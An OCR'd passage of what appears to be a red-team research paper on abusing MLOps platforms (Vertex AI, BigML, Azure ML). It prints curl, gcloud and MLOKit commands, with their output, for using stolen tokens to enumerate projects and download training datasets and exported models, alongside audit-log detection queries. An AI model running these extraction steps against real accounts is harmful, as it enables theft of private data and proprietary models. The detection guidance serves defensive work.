
Vertex AI model extraction via Google Cloud CLI summary diagram

You can recursively search for any serialized model formats[65], such at `.pb` files for example. Other file types that can be searched are `.mlmodel`, `.onnx`, `.pkl`, `.h5` and `.pmml`.

```
gcloud storage ls --recursive gs://[BUCKET_NAME]/**/*.pb
```

In this case we are searching for `.pb` files, and one of the files that appeared in the results was `saved_model.pb`. Therefore, we will recursively copy the directory where that file resides to obtain the serialized model, along with all assets and variables used. This demonstrates successfully extracting a model using the Google Cloud CLI.

```
gcloud storage cp --recursive
gs://[BUCKET_NAME]/[FOLDER_PATH]/[FOLDER_PATH_IDENTIFIED]/*
[OUTPUT_FILE_PATH]
```




Showing exfiltrated model files

When conducting this activity via the Google Cloud CLI, this activity is not logged within the Vertex AI API audit logs, since you are only interacting with the Google Cloud Storage REST API. However, this activity can be identified when Google Cloud Storage audit logs are enabled.

```
protoPayload.methodName = "storage.objects.get" AND (
SEARCH(protoPayload.resourceName, ".pb") OR
SEARCH(protoPayload.resourceName, ".mlmodel") OR
SEARCH(protoPayload.resourceName, ".onnx") OR
SEARCH(protoPayload.resourceName, ".pkl") OR
SEARCH(protoPayload.resourceName, ".h5") OR
SEARCH(protoPayload.resourceName, ".pmml")
)
```

[65]https://towardsdatascience.com/guide-to-file-formats-for-machine-learning-columnar-training-inferencing-and-the-feature-store-2e0c3d18d4f9



Identifying model extraction activity

REST API Abuse

There are several activities you can conduct by abusing the Google Cloud REST API[66]. Text in **bold** would need to be updated based on your environment.

List Projects

First, you will want to list all the available projects using the Projects REST API[67]. This will be required for subsequent activities, such as interacting with datasets or models.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://cloudresourcemanager.googleapis.com/v1/projects?alt=json&filt
er=lifecycleState%3AACTIVE&pageSize=500"
```

Make note of the project name returned in the `projectId` value.

[66]https://cloud.google.com/apis/docs/overview
[67]https://cloud.google.com/resource-manager/reference/rest/v1/projects

```
"projects": [
  {
    "projectNumber": "105931367384",
    "projectId": "sigma-lyceum-419319",
    "lifecycleState": "ACTIVE",
    "name": "My Project 98785",
    "createTime": "2024-04-04T19:11:16.669Z",
    "parent": {
      "type": "organization",
      "id": "135702374976"
    }
  },
  {
    "projectNumber": "896465053919",
    "projectId": "imposing-league-414314",
    "lifecycleState": "ACTIVE",
    "name": "My First Project",
    "createTime": "2024-02-14T14:00:04.045Z",
    "parent": {
      "type": "organization",
      "id": "135702374976"
```


Listing projects

List Datasets

First, you need to list all the available regions for a given project.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://apigateway.googleapis.com/v1/projects/[PROJECT_NAME]/locatio
ns"
```

Then for each region, you can run the below command to list all the available datasets for a project by using the projects.locations.datasets REST API[68].

```
curl -H "Authorization: Bearer [TOKEN]" "https://[REGION]-
aiplatform.googleapis.com/v1/projects/[PROJECT_NAME]/locations/[REGIO
N]/datasets"
```

Make note of the values in the `name` and `gcsSource` keys.


[68]https://cloud.google.com/vertex-ai/docs/reference/rest/v1/projects.locations.datasets

```
"datasets": [
  {
    "name": "projects/67870862563/locations/us-central1/datasets/891997499730
    "displayName": "diabetes-dataset",
    "metadataSchemaUri": "gs://google-cloud-aiplatform/schema/dataset/metadat
    "createTime": "2024-04-18T18:02:18.844645Z",
    "updateTime": "2024-04-19T13:54:04.542530Z",
    "etag": "AMEw9yPU_eFgijJQKblI6VEHj83aepEtI1_UBwQU-11QB2-xx4uxf0vRb02l4zNo
    "metadata": {
      "inputConfig": {
        "gcsSource": {
          "uri": [
            "gs://cloud-ai-platform-a8faba59-2fce-4cc5-a5bf-147742ac309d/some
```


Output for listing datasets

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.v1.DatasetService.ListDatasets"
```



Showing log activity for listing datasets via REST API

Download Dataset – Data Extraction Attack

Based on the reconnaissance you conducted when listing datasets (see **List Datasets**), you can use the below commands to download a given dataset file using the Storage REST API[69]. This first command will be used to get the `mediaLink` value that will be needed for the subsequent download request.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://storage.googleapis.com/storage/v1/b/[BUCKET]/o?alt=json&prefi
x=[FOLDER_PATH]&item=[FILE_NAME]"
```

Take note of the `mediaLink` value in the response.

Output getting media link

After you have obtained the `mediaLink` for a file such as the dataset, you can use the below command with the Storage REST API to download the file. This will download the full training dataset and will facilitate a **Data Extraction** attack.

```
curl -H "Authorization: Bearer [TOKEN]" "[MEDIA_LINK]" -o
[OUTPUT_FILE]
```

[69]https://cloud.google.com/storage/docs/json_api

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3036k  100 3036k    0     0  5432k      0 --:--:-- --:--:-- --:--:-- 5442k
hawk@WIN-7713113:~$ head outputfile
type,vendor_id,rate_code,passenger_count,trip_time_in_secs,trip_distance,paymen
TRAIN,CMT,1,1,1271,3.8,CRD,500
TRAIN,CMT,1,1,474,1.5,CRD,500
TRAIN,CMT,1,1,637,1.4,CRD,500
```

Downloading dataset file

When conducting this activity via the REST API, this activity is not logged within the Vertex AI API audit logs, since you are only interacting with the Google Cloud Storage REST API. For detection details of this technique using Google Cloud Storage audit logs, see the **MLOps Platforms – Detection Guidance** section.

List Models

First, you need to list all the available regions for a given project.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://apigateway.googleapis.com/v1/projects/[PROJECT_NAME]/locatio
ns"
```

Then for each region, you can run the below command using the projects.locations.models REST API[70] to list all available models.

```
curl -H "Authorization: Bearer [TOKEN]" "https://[REGION]-
aiplatform.googleapis.com/v1/projects/[PROJECT_NAME]/locations/[REGIO
N]/models?alt=json&pageSize=100"
```

Take note in the output of the model ID contained in the `name` value, after `[REGION]/models`.


```
"models": [
  {
    "name": "projects/67870862563/locations/us-central1/models/6771511684449173504"
    "displayName": "bank-marketing",
    "predictSchemata": {
      "instanceSchemaUri": "https://storage.googleapis.com/caip-tenant-4dfcaa8d-26a
```

Listing all models

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.ListM
odels"
```

[70]https://cloud.google.com/vertex-ai/docs/reference/rest/v1/projects.locations.models




Showing log activity for listing models via REST API

To get details of a given model, you can use the below request with the Models REST API by supplying the `MODEL_ID`.

```
curl -H "Authorization: Bearer [TOKEN]" "https://[REGION]-aiplatform.googleapis.com/v1/projects/[PROJECT_NAME]/locations/[REGION]/models/[MODEL_ID]?alt=json"
```

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.GetModel"
```




Showing log activity for getting model detail via REST API

Download Model – Model Extraction Attack

Ater you have performed your model reconnaissance via the REST API and determined a model you want to download; you will need to export the model.

```
curl -H "Authorization: Bearer [TOKEN]" -H "Content-Type:
application/json" --request POST --data
'{"outputConfig":{"exportFormatId":"[EXPORT_FORMAT]","artifactDestina
tion":{"outputUriPrefix":"gs://[STORAGE_BUCKET]"}}}'
"https://[REGION]-
aiplatform.googleapis.com/v1/projects/[PROJECT]/locations/[REGION]/mod
els/[MODEL_ID]:export"
```

This will give you the output URI to the Google Cloud Storage location where the model and its correlating files have been exported to.




Exporting model via REST API

Then you will need to get a listing of all the files in the export within the Google Cloud Storage folder.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://storage.googleapis.com/storage/v1/b/[BUCKET]/o?alt=json&prefi
x=[EXPORT_FOLDER_PATH]&fields=prefixes%2Citems%2Fname%2Citems%2Fsize%
2Citems%2Fgeneration%2CnextPageToken&maxResults=1000&projection=noAcl"
```

You will want to note the full path to each file in the `name` value.



Listing all files in the exported folder

For each file, you will need to obtain a downloadable link via the `mediaLink` value.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://storage.googleapis.com/storage/v1/b/[BUCKET]/o?alt=json&prefi
x=[PATH_TO_FOLDER]&item=[FILE_NAME]"
```

```
{
  "kind": "storage#objects",
  "items": [
    {
      "kind": "storage#object",
      "id": "cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/model-6771511684449173504/tf-save
      "selfLink": "https://www.googleapis.com/storage/v1/b/cloud-ai-platform-18195e29-682d-4d93-b7ee-
4:12.328754Z%2Fenvironment.json",
      "mediaLink": "https://storage.googleapis.com/download/storage/v1/b/cloud-ai-platform-18195e29-6
024-05-20T12:14:12.328754Z%2Fenvironment.json?generation=1716207252735325&alt=media",
      "name": "model-6771511684449173504/tf-saved-model/2024-05-20T12:14:12.328754Z/environment.json"
      "bucket": "cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd",
```



Obtaining mediaLink for file

After you have obtained the `mediaLink` for each file, you can use the below command with the Storage REST API to download the file. This will download all the files from the exported model and will facilitate a **Model Extraction** attack.

```
curl -H "Authorization: Bearer [TOKEN]" "[MEDIA_LINK]" -o
[OUTPUT_FILE]
```

This activity can be identified in the Log Explorer via the below query.

```
protoPayload.methodName="google.cloud.aiplatform.v1.ModelService.Expor
tModel"
```



Showing log activity for exporting model via REST API

MLOKit

BACKGROUND

At X-Force Red, we wanted to take advantage of the REST API functionality in the MLOps platforms covered in this research (see **Attacking MLOps Platforms**) and add the most useful functionality we identified into a tool called MLOKit. The goal of this tool is to provide awareness of the abuse of MLOps platforms, and to encourage the detection of attack techniques against MLOps platforms. This tool can enable both offensive and defensive security practitioners to simulate attacks against supported MLOps platforms (Azure ML, BigML, and Vertex AI) to increase the security posture of their environment and configurations of these platforms.

MLOKit allows the user to specify the attack module to use, along with specifying valid credentials (API key or stolen access token) and the targeted MLOps platform. The attack modules supported include reconnaissance, data extraction and model extraction. MLOKit can be run on disk or in memory via a command-and-control framework. MLOKit was built in a modular fashion, so that new MLOps platforms and attacks can be added in the future by the information security community. The tool and full documentation are available on the X-Force Red GitHub[71]. Example use cases will be shown in the next sections.

RECONNAISSANCE

Below are some useful reconnaissance modules available within MLOKit. For full documentation, see the MLOKit GitHub repository[72].

Check Access Credentials

After you have initially obtained credentials to an MLOps platform, you will want to validate those credentials using the `check` module. In this case, we are validating credentials to Azure ML.

```
MLOKit.exe check /platform:azureml /credential:[ACCESS_TOKEN]
```

Example output is shown below where we validate access to Azure ML with a stolen access token.

[71]https://github.com/xforcered
[72]https://github.com/xforcered/MLOKit

```
[*] INFO: Performing check module for azureml

[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.

[*] INFO: Listing subscriptions user has access to

                                        Name |                         Subscription ID |     Status
-------------------------------------------------------------------------------------------------------
                           Azure subscription 1 |     47c5aaab-dbda-44ca-802e-00801de4db23 |    Enabled
```

Using check module against Azure ML

List Projects/Workspaces

After access has been validated to an MLOps platform, you can start listing the projects (workspaces in Azure ML) that you have access to by using the `list-projects` module. In this example, we are listing the available projects in Vertex AI.

```
MLOKit.exe list-projects /platform:vertexai
/credential:[ACCESS_TOKEN]
```

Example output is shown below, which includes all the projects we have access to with the stolen credential for Vertex AI.

```
[*] INFO: Performing list-projects module for vertexai

[*] INFO: Checking credentials provided


[+] received output:
[+] SUCCESS: Credentials provided are VALID.

                        Name |                    Project ID |     Status |            Creation Date
-------------------------------------------------------------------------------------------------------
             My Project 98785 |           sigma-lyceum-419319 |     ACTIVE |      4/4/2024 7:11:16 PM
             My First Project |        imposing-league-414314 |     ACTIVE |     2/14/2024 2:00:04 PM
             My First Project |           coral-marker-414313 |     ACTIVE |     2/14/2024 1:58:57 PM
```

Using list-projects module against Vertex AI

List Datasets

After listing the available projects or workspaces, you can list the datasets or models included in those projects. In this example, we are listing all the available datasets within BigML.

```
MLOKit.exe list-datasets /platform:bigml
/credential:[USERNAME;API_KEY]
```

In the example output below, MLOKit lists the available datasets, along with details such as the dataset ID and more.

```
[*] INFO: Performing list-datasets module for bigml

[*] INFO: Checking credentials provided

[+] SUCCESS: Credentials provided are VALID.

                                Name | Visibility |            Creation Date |                  Dataset ID
-------------------------------------------------------------------------------------------------------------------
                          ds_salaries |    Private | 5/14/2024 3:00:08 PM |  66437c78eb49631c4517fc5a
 heart_failure_clinical_records_dataset |    Private | 5/14/2024 2:59:55 PM |  66437c6bbe4c32b44a00282b
                           bank-full |    Private |  4/3/2024 8:30:15 PM |  660dbc57ff7b592f2d19ec2d
               taxi-fare-train-UPDATED |    Private | 2/12/2024 5:02:29 PM |  65ca4f25dcb2364267a31612
```

Using list-datasets module against BigML

List Models

You will also want to perform model reconnaissance to see what models you have access to with a compromised credential. In this example, we are listing all the available models within the “coral-marker-414313” project in Vertex AI.

```
MLOKit.exe list-models /platform:vertexai /credential:[ACCESS_TOKEN]
/project:[PROJECT_NAME]
```

The output will include the available models, which includes attributes such as name, model ID, and much more.

```
[*] INFO: Listing regions for the coral-marker-414313 project

asia-east1
asia-northeast1
australia-southeast1
europe-west1
europe-west2
global
us-central1
us-east1
us-east4
us-west2
us-west3
us-west4
us-west4
                        Name |            Model ID |            Creation Date |         Region |      Mod
-------------------------------------------------------------------------------------------------------------
             heart-failure-3 |  5665863682278555648 |      5/14/2024 2:13:20 PM |     us-central1 |
              bank-marketing |  6771511684449173504 |      5/14/2024 2:13:20 PM |     us-central1 |
```

Using list-models module against Vertex AI

TRAINING DATA EXTRACTION

Now that you have validated access to an MLOps platform and have performed reconnaissance on the available datasets, you will want to steal the available training datasets using the `download-dataset` module. We will be downloading a dataset from the BigML MLOps platform in this example.

```
MLOKit.exe download-dataset /platform:bigml
/credential:[USERNAME;API_KEY] /dataset-id:[DATASET_ID]
```

This will download the dataset to your current working directory with the file name of `MLOKit-[random 8 characters]`.

```
[*] INFO: Performing download-dataset module for bigml
[*] INFO: Checking credentials provided
[+] SUCCESS: Credentials provided are VALID.
[*] INFO: Downloading dataset with ID 66437c78eb49631c4517fc5a to the current working directory of C:\Temp
[+] SUCCESS: Dataset written to: C:\Temp\MLOKit-zwSzdmFs
```

Using download-dataset module against BigML

MODEL EXTRACTION

Previously, we listed the available models in Vertex AI. Now we will download a model in Vertex AI by using the `download-model` module.

```
MLOKit.exe download-model /platform:vertexai
/credential:[ACCESS_TOKEN] /project:[PROJECT_NAME] /model-
id:[MODEL_ID]
```

This will download all correlating model files to your current working directory. First, it will export the model to a Google Cloud storage location that you have access to with your compromised credential.

```
[*] INFO: Checking credentials provided
[+] SUCCESS: Credentials provided are VALID.
[*] INFO: Finding model with ID of 5665863682278555648
                        Name |            Model ID |            Creation Date |         Region |      Model Type |   Export F
-------------------------------------------------------------------------------------------------------------------------------
              heart-failure-3 |  5665863682278555648 |      5/14/2024 2:13:20 PM |     us-central1 |          AUTOML |  tf-saved-
[*] INFO: Exporting model to Cloud Storage
[+] SUCCESS: Successfully exported model to:
gs://cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8eadd/model-5665863682278555648/tf-saved-model/2024-05-17T18:06:48.824260Z
[*] INFO: Getting mediaLinks for files in the exported model folder
```

Using download-model module against BigML

